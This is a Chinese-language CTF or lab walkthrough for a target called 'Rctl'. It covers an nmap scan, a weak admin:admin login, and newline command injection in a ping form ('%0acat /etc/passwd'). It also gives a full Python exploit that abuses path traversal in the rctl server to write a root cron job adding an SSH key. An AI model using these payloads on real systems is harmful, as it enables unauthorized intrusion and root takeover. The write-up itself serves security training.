

Rctl

```
(kali㉿192)-[~/Desktop/Dasz/Rctl]
$ cat ports.nmap
# Nmap 7.99 scan initiated Mon Sep  7 17:02:51 2026 as: /usr/lib/nmap/nmap -sT -Pn -sV
-sC -O -p- -oA ports 192.168.1.18
Nmap scan report for 192.168.1.18
Host is up (0.00094s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http         nginx
|_http-title: Wirelesser \xE8\xAE\xBE\xE5\xA4\x87\xE7\xAE\xA1\xE7\x90\x86\xE5\xB9\xB3\x
E5\x8F\xB0 - \xE7\x99\xBB\xE5\xBD\x95
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
7000/tcp  open  ssl/afs3-fileserver?
|_ssl-date: TLS randomness does not represent time
|_irc-info: Unable to open connection
|_ssl-cert: Subject: commonName=rctl.shanliren.net/organizationName=rctl
|_Not valid before: 2026-08-07T23:50:27
|_Not valid after:  2036-08-04T23:50:27
```

特殊服务7000，其他常规

web



首页是一个登录框，目录爆破没发现什么有价值的目录，尝试一下登录爆破

设备列表

设备ID	MAC地址	IP地址	状态
ap-01	08:00:27:19:8c:ba	127.0.0.1	在线
ap-02	08:00:27:aa:11:22	192.168.3.12	在线
gw-01	00:16:3e:ab:cd:ef	192.168.3.20	离线
gw-02	00:16:3e:11:22:33	192.168.3.21	在线
sw-01	00:0c:29:44:55:66	192.168.3.30	在线

共 5 台设备，最近同步时间 2026-08-08 03:00

admin : admin

弱口令进后台

设备连通性检查

目标IP: 127.0.0.1

检查

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.025/0.025/0.025/0.000 ms
```

发现命令注入点

```
function safe_input($s) {
    $s = preg_replace("/[;|&><|/","",$s);
    return $s;
}

$ip = isset($_GET["ip"]) ? safe_input($_GET["ip"]) : "";
$out = "";
if ($ip != "") {
    $out = shell_exec("ping -c 1 $ip 2>&1");
}
?>
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
Debian-exim:x:101:103::/var/spool/exim4:/usr/sbin/nologin
kaishui:x:1000:1000:::/home/kaishui:/bin/bash
```

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍

LOAD ▼ SPLIT EXECUTE TEST ▼ SQLI ▼ XSS ▼ LFI ▼ SSRF ▼

URL

```
http://192.168.1.18/device.php?ip=%0acat /etc/passwd
```

换行注入RCE

```
build.php
dashboard.php
device.php
index.php
```

/var/www/目录下发现user.txt

提权

```
/opt/rctl
```

该目录下发现rctl应用，github搜索找到源码

 yycsunjane	Fix: kill sh -i when parent exit	c8c6cf3 · 12 years ago	🕒 20 Commits
📁 client	Fix: kill sh -i when parent exit	12 years ago	
📁 include	server work in rawterm	12 years ago	
📁 lib	Fix: kill sh -i when parent exit	12 years ago	
📁 server	Fix: kill sh -i when parent exit	12 years ago	
📄 Makefile	disable debug	12 years ago	
📄 README	add README	12 years ago	
📄 srctl	add default domain rctl.shanlire.net	12 years ago	

该应用实现批量控制linux设备，向服务端注册设备ip与mac地址并加以分类class，再通过服务端下发命令到具体设备执行

整体流程：

服务端监听7000端口，等待ssl连接，客户端发送**reg{class,mac}**，用于注册设备，后续发送具体要在设备上执行的命令

AI代码审计

serd.c

```
int open_outfd(struct client_t *cli)
{
    char path[PATH_MAX];
    char *macstr = getmacstr(cli->mac);
    snprintf(path, PATH_MAX, "/tmp/%s_%s_%s",
             cli->class->cliclass,
             inet_ntoa(cli->cliaddr.sin_addr),
             macstr);
    if(macstr)
        free(macstr);

    cli->outfile = fopen(path, "a+");
```

epoll.c

```
static void write_outfd(struct client_t *cli, int num)
{
    pthread_mutex_lock(&cli->lock);
    open_outfd(cli);
    write(cli->outfd, cli->recvbuf, num);
    close_outfd(cli);
    pthread_mutex_unlock(&cli->lock);
}
```

```

epoll.c E:\work\rctl-github\server - 引用 (2)
63
64 void epoll_recv(struct client_t *cli)
65 {
66     assert(cli->ssl);
67
68     ssize_t num;
69     num = ssltcp_read(cli->ssl, cli->recvbuf, BUFLen);
70     if(num < 0) {
71         cli_free(cli);
72         return;
73     }
74     write_outfd(cli, num);
75 }
76

```

主要涉及serd.c, epoll.c两个文件

服务端会为每台设备保存命令执行历史，路径：/tmp/<设备属组><设备ip><设备mac>
但是没有检查输入的class和mac是否合法，这里我们可以将class指向/tmp/../../etc/cron.d/pwn<ip><mac>
拼接后实为/etc/cron.d/pwn<ip><mac>

ps: 因为无法精确控制写入文件的文件名，因此需要文件名格式无要求，落地即可生效的目录，此处选择计划任务/etc/cron.d

后续继续发送命令，写入root的ssh公钥

payload

```



import socket, ssl, time, struct
HOST='192.168.1.18'; PORT=7000
# class traversal -> final path /etc/cron.d/pwn_<ip>_<mac>
cls=b'../../etc/cron.d/pwn'
assert len(cls)<=32
mac=bytes.fromhex('deadbeef0001')
reg=cls.ljust(33,b'\x00')+mac

'''创建ssh密钥对，向目标写入公钥免密登录'''

cron_line=b'* * * * * root mkdir -p /root/.ssh; echo ssh-ed25519
AAAAAC3NzaC1lZDI1NTE5AAAAIIjFQW9UYVln3VrF95nnZDVdVAAA7k08A0TR1E/wQ7KC root >>
/root/.ssh/authorized_keys; chmod 700 /root/.ssh; chmod 600
/root/.ssh/authorized_keys'
ctx=ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
ctx.check_hostname=False; ctx.verify_mode=ssl.CERT_NONE
s=socket.create_connection((HOST,PORT),timeout=8)
t=ctx.wrap_socket(s,server_hostname='rctl.shanlirenet')
print('TLS OK', t.version())
t.sendall(reg)
print('reg sent', len(reg))
time.sleep(0.6)
t.sendall(cron_line)
print('payload sent', len(cron_line))
time.sleep(0.8)
t.close()
print('done')

```

实现效果



ssh登录root即可

